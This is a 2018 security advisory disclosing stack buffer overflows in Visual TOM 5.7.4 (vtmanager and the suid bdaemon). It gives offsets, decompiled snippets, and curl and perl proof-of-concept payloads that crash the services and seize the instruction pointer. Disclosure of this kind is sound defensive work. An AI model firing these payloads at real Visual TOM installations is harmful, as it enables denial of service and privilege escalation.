

■ Multiple buffer overflow in Visual TOM by Absyss

■ Security advisory

2018-07-17

Julien Egloff
Florian Gilbert

Overview

Visual TOM product

First solution of the *Visual IT Operations* software suite, *Visual TOM* industrialises IT production, whatever the volume and/or complexity of inter-application workflows and jobs, the nature of applications and technical architecture: centralized, distributed or mixed.

<http://www.absyss.com/index.php/products/visual-tom>

The *Visual TOM* product consists of two components: the *vtmanager* service and the *bdaemon* binary. The *vtmanager* service exposes a web server on the TCP port 30000 by default. The *bdaemon* also exposes a service on a random port.

Discovered vulnerability

The vulnerability described here have been identified during penetration testing assessment for a client.

Affected versions

Synacktiv experts only had access to the following versions of the *Visual TOM* binaries:

- *bdaemon*: 5.7.4
- *vtmanager*: 5.7.4

Timeline

Date	Action
2018-07-17	Advisory sent to the editor.
2018-08-07	Editor acknowledged vulnerability and said version 5 is not supported anymore and version 6 is not vulnerable.

Multiple buffer overflows

Initial vulnerability discovery

VTMANAGER

When reversing the *Linux vtmanager* binary, multiple buffer overflows were identified:

- At offset *0x40B0BA*: bad use of *scanf* function;
- At offset *0x40B986*: bad use of *scanf* function;
- At offset *0x40B703*: bad use of *scanf* function.

```
237 else if ( v6 == 1 ) // GET
238 {
239     v103 = 0;
240     memset(&v103, 0, 0xFFuLL);
241     v101 = 0;
242     memset(&v102, 0, 0xFFuLL);
243     v105 = 0;
244     v106 = 0;
245     if ( sscanf({const char *}v5[1], "/api/packages/%[^/]/%[^/]/description%n%1s", &v103, &v101, &v105, &v106) == 2
246         && v105 )
247     {
248         sub_4060BC();
249         v18 = sub_4095F4(a1, (__int64)&v103, (__int64)&v101);
250         if ( v18 )
251         {
252             v11 = sub_583B8A(a2, (__int64)"Accept");
```

Illustration 1: Buffer overflow with the *scanf* function in the *Linux* binary, *v5* is user-controlled.

The format string used does not limit the number of characters that will be stored. In the previous screenshot, the *scanf* function will store all the characters that are between *packages/* and the next slash, allowing to overflow on the stack.

Furthermore, a proof of concept has been developed:

```
$ BLOB_A=$(python -c 'print "A" * 334') curl http://localhost:30000/api/packages/$BLOB_A%ef%be%ad%de
curl: (52) Empty reply from server
```

The output of the service is the following one:

```
# TOM_USER_ADMIN=synacktiv TOM_HOME=/home/synacktiv ./vtmanager
11:36:05 10-07-2018 |
11:36:05 10-07-2018 | VTMANAGER : 5.7.4j FR LINUX_X64 2016/10/07 Visual Tom (c) Absyss
11:36:05 10-07-2018 |
11:36:05 10-07-2018 | Use vtmanager directory: /home/synacktiv/manager
11:36:05 10-07-2018 | Use vtmanager bin directory: /home/synacktiv/manager/bin
11:36:05 10-07-2018 | Use vtmanager repository directory:
/home/synacktiv/manager/repository
11:36:05 10-07-2018 | Use vtmanager work directory: /home/synacktiv/manager/work
11:36:05 10-07-2018 | Use vtmanager backup directory: /home/synacktiv/manager/backup
11:36:05 10-07-2018 | - initializing scheduler...
11:36:05 10-07-2018 | Vtmanager started
11:36:07 10-07-2018 | - vtmanager server is ready and listening on port 30000
Segmentation fault
# dmesg | tail
[...]
[31183.468694] vtmanager[22639]: segfault at deadbeef ip 00000000deadbeef sp
00007f1a5a92bca0 error 14
```

The address *deadbeef* corresponds to the *%ef%be%ad%de* part of the payload in the *curl* command and confirms that the execution flow can be controlled.

The *Windows* version of this service is also vulnerable:


- At offset *0x40589E*: bad use of *scanf* function;
- At offset *0x4058ED*: bad use of *scanf* function;
- At offset *0x4059CD*: bad use of *scanf* function;
- At offset *0x405A63*: bad use of *scanf* function.

The *Windows* service binary is compiled with *stack canaries*. Therefore, it is unlikely this vulnerability can be exploited on this version without finding a memory leak primitive first. The *Linux* binary is compiled without *stack canaries*.

BDAEMON

The *bdaemon* binary (which has the *suid* bit) uses the unsafe function *strcpy* on user-controlled data into stack buffers of fixed size. Multiple buffer overflows were thus identified:

- At offset *0x4155AF*: bad use of *strcpy*;
- At offset *0x4044D2*: bad use of *strcpy*;
- At offset *0x41F1EC*: bad use of *strcpy*;
- At offset *0x41F37C*: bad use of *strcpy*.



```
69 | if ( getenv("TOM_REMOTE_SERVER") && *getenv("TOM_REMOTE_SERVER") )
70 | {
71 |     v5 = getenv("TOM_REMOTE_SERVER");
72 |     strcpy(&dest, v5);
```

Illustration 2: Buffer overflow in the function *0x41F1A2* at offset *0x41F37C*.

In the last screenshot, the program gets a string from an environment variable that can be of arbitrary size, this the string then copied onto a stack buffer without any prior size check. A proof of concept has been developed:

```
$ ABM=/tmp/syn ABM_LOGS=/tmp/syn TOM_REMOTE_SERVER=`perl -e 'print "A" x 280 . "\xef\xbe\xad\xde"'` ./bdaemon
log_path      : /tmp/syn/
abm_path      : /tmp/syn/
Segmentation fault

$ sudo dmesg | tail
[sudo] password for synacktiv:
[...]
[39624.346521] bdaemon[22885]: segfault at deadbeef ip 00000000deadbeef sp 00007fff62b582b0
error 14 in libresolv-2.24.so[7f178309a000+14000]
```

Impact

The different proof of concept demonstrates that it is possible to control the execution flow of the *bdaemon* and *vtmanager*.

Since the *bdaemon* requires *root* privileges and has the *suid* bit set, a local user could gain *root* privileges by exploiting this vulnerability.

The *vtmanager* service also runs with high privileges and the buffer overflow can be triggered remotely, as long as the service can be reached over the network. An attacker could gain code execution in the administrator context.

Furthermore, denial of service (DOS) attacks are possible on the *vtmanager* by crashing the server as demonstrated on the proof of concept.